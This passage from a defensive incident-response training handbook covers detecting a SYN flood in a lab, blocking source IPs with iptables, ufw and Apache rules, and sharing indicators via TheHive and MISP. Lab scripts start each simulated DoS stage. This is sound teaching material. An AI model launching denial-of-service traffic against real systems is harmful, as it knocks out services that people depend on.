
All of the flows have one more thing in common - TCP Flags, to be more precise - only one TCP flag, which is SYN. Having this knowledge, we can determine that the observed DoS attack is SYN Flood.[16]

[16] https://tools.ietf.org/html/rfc4987

Kibana

In the following step, you can verify if there are some valuable logs in the Kibana. Go to kibana.enisa.ex. There is a sudden drop in incoming traffic and almost nothing was logged by the webserver since the DoS attack started. This is a strong indicator that no application-level attack is affecting the webserver and the traffic is stopped before it can reach the application.


Figure 27: Kibana view while the DoS attack



Choose the important observables

Find all of the IP addresses related to the DoS attack. In terms of the SYN flood, you can use an adequate traffic filter (tcplflags.syn ==1) and display the Connections graph.

Figure 28: Connections graph with applied tcpflags.syn filter



A good tip is to widen the time range, in order to make sure that no more IP addresses are related to the SYN flood. Take note that some other addresses also have sent the SYN flags, but in this case we are interested in addresses with high intensity of SYN flags sent. Moloch is marking the addresses with the highest count of SYN flags sent by setting the “circle” representing the given address bigger than other circles.


The conclusion is that the addresses that should be added to the observables are: 10.42.1.1, 10.42.2.2, 10.42.3.3, 10.42.4.4., 10.42.5.5.

(In real life, packet-flooding attacks are often done using spoofed randomized addresses, which would mean that we would not be able to identify which IPs are responsible for the attack. For the purpose of the training, we analyse a simpler type of attack where source addresses are not randomized.)

Add observables and conclusions to TheHive

Click the “Observables” tab and choose “Add observable(s)” button. You can now enter the details of the addresses that we suspect of being responsible for the attack in one batch. As we consider them all malicious it is worth marking them as IoCs, which means they could be used for detection of attacks in the future. Additionally, we should enable the “Has been sighted” flag, as they were observed in the traffic we analysed and did not come from external intelligence sources. Click the “Create observable” button to add this data to TheHive.

Figure 29: Adding the observables to The Hive



Exclude internal addresses and hospital’s public address range from further analysis

Search for top IP addresses generating most of the traffic; based on the activity before the beginning of the attack. In order to do that, you can use the Moloch Connections graph.

Verify that the IP addresses found are not regular clients - for example by using the SYN flood filter from task 2.

2.13 INTRODUCTION TO MITIGATION TECHNIQUES

Duration: 10m

The best protection against DoS attacks is to be prepared. As we saw in the previous tasks, it is important to be able to detect and block the malicious traffic as soon as possible. If you need to deploy new tools when you are facing a DoS, you will lose a lot of time.

Previously, you have learned how you can identify a denial of service attack. Once a DoS is detected, the mitigation relies on the capability to distinguish bad traffic from the good one. When the traffic is identified, the next step is to learn how to block it. Here are some mitigations techniques:

Technique	Pro	Con
Block the source IP addresses at firewall level or ISP level.	The attacker is fully blocked.	It can be challenging to block a lot of IP addresses. The attacker can easily detect that it has been blacklisted and can change his technique(s).
Block the traffic at web server level.	The attacker is fully blocked.	Can be challenging to implement with very complex requests.
Block the malicious request via a WAF.	The bad traffic does not reach the server.	The implementation of the filter might be difficult and the attacker can also change his technique(s).
Rate-limit the traffic to the target.	If there is a large number of IP addresses or requests to block, it could be interesting to slow down all connections coming from the Internet to help the server to handler requests.	All requests are slower than usual. This can affect legitimate users.

Example of techniques:

Blocking IP addresses on the web server:
Apache's configuration allows access to be restricted by IP address in both the main configuration file, virtualhost directives and .htaccess files.

Add the following rules, customized to suit your specific circumstances to an either already existing .htaccess file or to a new one if one does not already exist. If you want the rules to apply to the entire site, then put the .htaccess file at the root level.

To deny access to a single specific IP address, in this example 192.168.1.16:

```
deny from x.x.x.x
```

mod_rewrite[17] is an interesting Apache module to rewrite HTTP requests and, by example, return a specific HTTP code. This is helpful to handle DoS:

To block HTTP requests that contain a specific string, you can use this configuration:

```
RewriteCond     %{QUERY_STRING} ".*badstring.*"

RewriteRule     "" "-" [F]
```

[17] https://httpd.apache.org/docs/2.4/mod/mod_rewrite.htm

Local firewall:
All Linux distributions (like every operating system) have a local firewall available. It is easy to block an IP address. Examples:

On Ubuntu, use the 'ufw' command:

```
# ufw deny in [log]  from x.x.x.x
```

Other distributions might use 'iptables':

```
# iptables -A INPUT -s x.x.x.x  -j DROP
```

Note: most firewalls allow you to log the traffic. In case of a DoS attack, the amount of logged traffic can be significant and have a nasty impact on log management solutions or on the local storage.

On Windows, you can block an IP address with the following command:

```
# netsh advfirewall firewall add rule name="DoS" Dir=In Action=Block
RemoteIP=x.x.x.x
```

Blocking bad requests on the web server:

DoS can be mitigated with specific Apache modules:

- mod_evasive[18] is an evasive maneuvers module for Apache to provide evasive action in the event of an HTTP DoS or DDoS attack or brute force attack. It is also designed to be a detection and network management tool, and can be easily configured to talk to ipchains, firewalls, routers, and etcetera. mod_evasive presently reports abuses via email and syslog facilities.
- mod_security[19] is a "toolkit for real-time web application monitoring, logging, and access control." It provides a high degree of flexibility to implement various approaches to mitigate attacks.
- Other modules:
  - mod_throttle[20]
  - mod_bwshare[21]
  - mod_limitipconn[22]
  - mod_dosevasive[23]

Automation
Another challenge with denial of service attacks is the response time of the teams. A next step in mitigation techniques is to automate the protection. This is achieved by tools like OSSEC[24], which are able to monitor logs or traffic, extract offending IP addresses and temporarily block them.

2.14 TASK 4: BLOCK SOURCES OF THE ATTACK

Duration: 15m

Build the definitive list of addresses and block them via Linux firewall rules.

[18] https://github.com/jzdziarski/mod_evasive
[19] https://www.modsecurity.org
[20] http://www.snert.com/Software/mod_throttle/
[21] http://www.topology.org/src/bwshare/
[22] http://dominia.org/djao/limitipconn.html
[23] http://www.nuclearelephant.com/projects/dosevasive/
[24] https://www.ossec.net

The DoS blocklist was created as soon as this scenario was started, but it is necessary to add the malicious IP addresses to the blocklist.

The web application is running on a Linux server, hence we can use iptables rules to filter out any unwanted traffic. Since we have identified source addresses responsible for the SYN flood, we drop all packets coming from these addresses, which should leave any legitimate traffic unaffected.

The networking infrastructure in the training environment comes with multiple predefined iptables rules, including one that has been introduced specifically for the IP-level filtering. You can see all current rules by running:

```
sudo iptables-save
```

Most of the rules are irrelevant to us. We are only interested in a single one:

```
-A FORWARD -m set --match-set dos-blacklist src -j DROP
```

It checks if a source address of the packet belongs to an ipset named “dos-blacklist” and silently drops it if this condition is satisfied. We just need to add malicious IPs to the blacklist to block the attack. It can be achieved using the following command:

```
sudo ipset add dos-blacklist [ip_addr]
```

Once you have added all attacking addresses to the list, the attack should be mitigated now. We will verify this in the next task.

2.15 TASK 5: MONITOR THE EFFECTIVENESS OF MITIGATION

Duration: 5m


Confirm that suspicious traffic is filtered out

Go to Moloch and verify if the traffic from the malicious IP addresses is filtered out.

Check if legitimate services are responsive

Before using blocking traffic from the attacking addresses, patient-info.enisa.ex application was responding with the gateway timeout:

Figure 30: Gateway TImeout while the DoS attack



After setting the iptable rules, the application should be available again:

Figure 31: Patient-info is available again

In Moloch, you can verify that the traffic intensity has decreased. You should then check the web server logs in Kibana to see that the website receives and successfully processes legitimate requests.

2.16 INTRODUCTION OF MISP

Duration: 10m

This part of the training can be safely skipped if you are already familiar with the basics of MISP.

MISP[25] is a popular open-source platform for sharing structured threat intelligence. While it allows the sharing of technical and non-technical threat intelligence, its primary use case is the sharing of indicators of compromise (IoCs) corresponding to targeted attacks and cyber-crime.


Information in MISP is represented as events and attributes. Events are the core element corresponding to incidents, campaigns and are used to group related pieces of information.

Each event has a subject ("event info") that is a one-line description of its topic. It is important to keep it descriptive, since it is necessary to understand the context, but short, to remain readable in the user interface. Actual data (IoCs), such as C&C addresses, file hashes, URLs and many more are stored as attributes. The data model[26] has a large number of attribute types and categories, which allows the representation of a broad range of information in a structured form. If the same attribute appears in multiple events, MISP automatically correlates them and presents related events in the user interface.

The following diagram presents the basic MISP data model.

[25] https://www.misp-project.org/
[26] https://www.misp-project.org/datamodels/


Figure 32: MISP data model (source: https://www.misp-project.org/misp-training/1-misp-usage.pdf)



The data model is further extended by adding additional metadata in the form of *taxonomies* and *galaxies*, and to group attributes in *objects*. These topics are beyond the scope of this training.

MISP has a distributed architecture, where different organisations typically run their own instances of the software. Instances can be interconnected using the built-in synchronization mechanism that allows for automated bi-directional exchange of events and attributes, honouring their distribution levels. Synchronization provides an easy technical solution for information exchange between a variety of organisations. The diagram below presents an example of a data flow implemented using the synchronisation setup.

Figure 33: Data flow implemented using synchronisation in MISP (source: https://www.circl.lu/doc/misp/sharing/)



Moreover, each MISP instance is multi-tenant, which means it is possible to provide access to multiple organisations, while preserving separation of the data and enforcing data sharing policies.

The main method of controlling access to data in MISP is setting the distribution level. It defines how far the event can be shared. In practice, this can be defined as the number of hops that the event is going to make before it ceases to be distributed further. Available values:

- This organisation only (0 hops) - only organisation of the user that adds the event.
- This community only (1 hop) - every organisation inside the current instance gets the event.
- Connected communities (2 hops) - every organisation on instances that are synchronized with the one that the event originates from.
- All communities (infinite hops) - the event can be propagated across instances without limits.

MISP has rich automation options, primarily via its REST API. Please refer to the official documentation[27] for details. Additionally, it is possible to extend the functionality of the software through a module (plugin) mechanism.

References:

- Official website: https://www.misp-project.org/
- MISP User Guide: https://www.circl.lu/doc/misp/
- MISP Training Materials: https://github.com/MISP/misp-training

[27] https://www.circl.lu/doc/misp/automation/#automation-api

2.17 TASK 6: SHARE SIGNATURES WITH THE COMMUNITY VIA MISP

Duration: 10m


Flag the observables as IoCs

In TheHive, review the created observables and flag the most relevant as IoCs (Indicators of Compromise); only the ones flagged as IoCs will be shared with MISP (an observable is something that was collected during the investigation, an IoC is an observable that should be relevant to share with the community for detection of threats). In order to flag observables as IoC, click the “Is IOC” button.

Figure 34: Flag in TheHive indicating that an observable is suitable for detection of malicious activity


Once the observables have been added to the DoS attack case, we can automatically export them to MISP in order to share our observables with other security teams. What is more, MISP makes it easier to find correlations between observables, and in consequence enables the analyst to track complex campaigns. To export the observables to MISP, use share button (in the top-right of the screen below):

Figure 35: Exporting observables to MISP



Once you use “Share” button, and TheHive is correctly integrated with MISP, the following pop up should be displayed:

Figure 36: Exporting observables to MISP




After pressing the yellow ‘Export’ button, a pop-up, green-coloured information about successful export of observables should appear in the bottom-left area of GUI with the text: The case has been successfully exported with 5 observables.

Once you proceed to the misp (`misp.enisa.ex`), you will see that the new event has been created:

Figure 37: New event in MISP

The event was created by the user sync@admin.test, which is a dedicated user for integration of MISP with the other tools. Creation of a separate user account for automation is a good practice in MISP and many other tools.
Sharing information with other organisations is crucial, as they can use it for the defence of their networks in case they become a target of a similar attack. To accomplish this, make sure that the event is published and set distribution to “This community”, otherwise the IoCs will not be propagated to other MISP instances our team is connected to. In order to publish an event in MISP, go to the details of an event, and next use the “Edit event” option. The edition panel should be displayed.


Figure 38: Changing the level of distribution in MISP



To share this event with the community, use the option “This community only” in the Distribution drop-down list, and click “Submit”.


Once you have changed the distribution level, you can publish the event via MISP. Go to the event details and use the option “Publish Event” in the menu on the left of this display. A pop-up will be displayed - in order to publish this event, click “Yes”.

Figure 39: Publishing event in MISP



The job for publishing your event will be queued. When you proceed to the list of events, you will see that the event status in the column “Published” has changed:

Figure 40: Change in the status of MISP event




Observe if IP addresses have already been reported by someone else

If you proceed to the event details (to go there, click on the event number displayed in the Id column), you have two possibilities to detect if the IoCs have been already reported by someone else. The first way is checking the panel in the top-right of the event display. If some of the IoCs have been already reported, you should see event name in “Related events” section:

Figure 41: Related events section

The other way is checking the IoCs - if some of the IoCs have been already reported, related event’s number will be displayed in the column “*Related events*”:

Figure 42: IoCs in MISP



2.18 ENTERING THE NEXT STAGE OF SCENARIO

Attackers noticed that we successfully mitigated the TCP SYN flood and the website is back up. There is no point in continuing the attack in the current form and they turn off packet generators.

To stop the first stage of the DoS attack in the training environment run:

./stop_dos_0.sh

However, the attackers decided to use another approach to DoS the application we defend. To start second stage of DoS use:

./start_dos_1.sh


2.19 TASK 7: IDENTIFY A NEW ATTACK

Duration: 10m

Make sure you have started the second stage of the attack by running ./start_dos_1.sh

Notice that patient-info.enisa.ex is unavailable again or takes really long to respond. You can observe this by opening developer tools in a web browser (just hit F12 and navigate to "network").

Figure 43: Web application takes over 10 seconds to respond



